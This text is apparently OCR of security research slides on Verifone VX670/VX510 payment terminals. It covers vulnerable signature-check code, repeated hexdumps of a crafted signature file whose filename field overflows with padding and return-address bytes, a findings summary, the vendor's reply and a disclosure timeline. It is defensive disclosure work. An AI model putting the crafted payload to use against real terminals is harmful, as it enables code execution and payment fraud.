
Vulnerable Code (PEDGRDFA.OUT)

```
signedFilenameLen = pedGetSignedFileName(CUR_SIG_FILE_NAME,
signedFilename);
…
if ( pedCheckSign                                    21, 0) != 1 )
{
   SVC_RESTART();
}
Else
{
   file_set_authen                                   all
}
```

Round 2: PEDGRDFA.OUT Sections




Round 2: PEDGRDFA.OUT Sections




```
if ( pedCheckSignature(CUR_SIG_FILE_NAME, 0, 0,
v21, 0) != 1 )
{
   SVC_RESTART();
}
…
// pedCheckSignature  address = PED.LIB base + 0x20
```

Round 2: PEDGRDFA.OUT Sections




```
if ( pedChecksi                                  AME, 0, 0,
v21, 0) != 1 )
{
   SVC_RESTART()
}
…
// pedChecksign                                  IB base + 0x20
```

100% Valid Signature

```
$ hexdump -C tetris.P7S
00000000  30 82 04 34 06 09 2a 86  48 86 f7 0d 01 07 02 a0  |0..4..*.H.......|
00000010  82 04 25 30 82 04 21 02  01 02 30 0f 30 0d 06 09  |..%0..!...0.0...|
00000020  60 86 48 01 65 03 04 02  01 05 00 30 82 02 12 06  |`.H.e......0....|
00000030  0a 60 86 48 01 8c 9a 40  01 02 02 a0 82 02 02 16  |.`.H...@........|
00000040  82 02 00 49 3a 54 45 54  52 49 53 2e 4f 55 54 00  |...I:TETRIS.OUT.|
00000050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
000000d0  41 41 41 70 42 1c 4c 41  41 41 41 41 41 41 41 41  |AAApB.LAAAAAAAAA|
000000e0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
00000230  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 70  |AAAAAAAAAAAAAAAp|
00000240  42 10 d4 30 82 01 f3 30  82 01 ef 02 01 02 30 50  |B..0...0......0P|
```

100% valid signature

ASN.1 IA5String with length 0x200
contains signedFilename

```
$ hexdump -C tetris.P7S
00000000  30 82 04 34 06 09 2a 86  48 86 f7 0d 01 07 02 a0  |0..4..*.H.......|
00000010  82 04 25 30 82 04 21 02  01 02 30 0f 30 0d 06 09  |..%0..!...0.0...|
00000020  60 86 48 01 65 03 04 02  01 05 00 30 82 02 12 06  |`.H.e......0....|
00000030  0a 60 86 48 01 8c 9a 40  01 02 02 a0 82 02 02 16  |.`.H...@........|
00000040  82 02 00 49 3a 54 45 54  52 49 53 2e 4f 55 54 00  |...I:TETRIS.OUT.|
00000050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
000000d0  41 41 41 70 42 1c 4c 41  41 41 41 41 41 41 41 41  |AAApB.LAAAAAAAAA|
000000e0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
00000230  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 70  |AAAAAAAAAAAAAAAp|
00000240  42 10 d4 30 82 01 f3 30  82 01 ef 02 01 02 30 50  |B..0...0......0P|
```

100% Valid Signature

```
CODE:704210F4  ADD  R1, SP, #0xC8+signedFilename
CODE:704210F8  MOV R0, #0x28 ; '('
CODE:704210FC  SVC  7 file_set_authenticated
```

```
$ hexdump -C tetris.P7S
00000000  30 82 04 34 06 09 2a 86  48 86 f7 0d 01 07 02 a0  |0..4..*.H.......|
00000010  82 04 25 30 82 04 21 02  01 02 30 0f 30 0d 06 09  |..%0..!...0.0...|
00000020  60 86 48 01 65 03 04 02  01 05 00 30 82 02 12 06  |`.H.e......0....|
00000030  0a 60 86 48 01 8c 9a 40  01 02 02 a0 82 02 02 16  |.`.H...@........|
00000040  82 02 00 49 3a 54 45 54  52 49 53 2e 4f 55 54 00  |...I:TETRIS.OUT.|
00000050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
000000d0  41 41 41 70 42 1c 4c 41  41 41 41 41 41 41 41 41  |AAApB.LAAAAAAAAA|
000000e0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
*
00000230  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 70  |AAAAAAAAAAAAAAAp|
00000240  42 10 d4 30 82 01 f3 30  82 01 ef 02 01 02 30 50  |B..0...0......0P|
```

Demo

Vulnerable Models

- VX670 (last available firmware QD0020A0)
- VX510 (last available firmware QA0020A0)

7. Summary

Summary

- Developed instruments:
  - Utility for downloading files from terminals
  - IDA scripts to simplify POS binary application analysis
- Found 5 security issues:
  - JTAG
  - Hardcoded FW encryption keys
  - 3 signature bypass and code execution flaws

Vendor Response

[redacted]@VERIFONE.com>

Reply all

Tue 11/26/2019, 4:32 AM

[redacted]

Action Items

Hello Kaspersky team,

Thank you for submitting these issues to Verifone for review. Our cross-functional Engineering and Security teams have carefully examined each reported issue.

The reported issues pertain to PCIPTS 1.x products which were end-of-life (EOL) as of April 30, 2014, and per Visa, were to be removed from service by December 2017 in Europe. Verifone also has provided an EOL notice on the products and recommended device replacement globally.

Our customer recommendations:

- As previously advised, customers should transition to newer PCIPTS 5.0 products.
- Customers need to ensure all default passwords are changed and updated regularly to restrict access to downloads.
- Customers need to validate that all applications are from a trusted source.

Please connect your PR people with [redacted] and copied on this email.

Regards,

[redacted]

Verifone Fellow, Product Security

Disclosure Timeline

Research finished Security advisory sent to vendor — 20/09/19

Vendor confirmed receiving security advisory — 25/09/19

Vendor response received — 27/09/19

...

...

Public release — XX/10/20

Thanks to!

- Kaspersky Security Services
  - Radu Motspan
  - Alexander Tlyapov
  - Kirill Nesterov
  - Alexey Osipov
  - Alexander Zaytsev
  - Gleb Gritsai
- Verifone Security Team

Contacts

- Kaspersky Security Services:
  - @klsecservices
  - klsecservices GitHub
- Danila Parnishchev
  - @zero_wf

Whitepaper, slides and tools are to be published at klsecservices GitHub

Thank U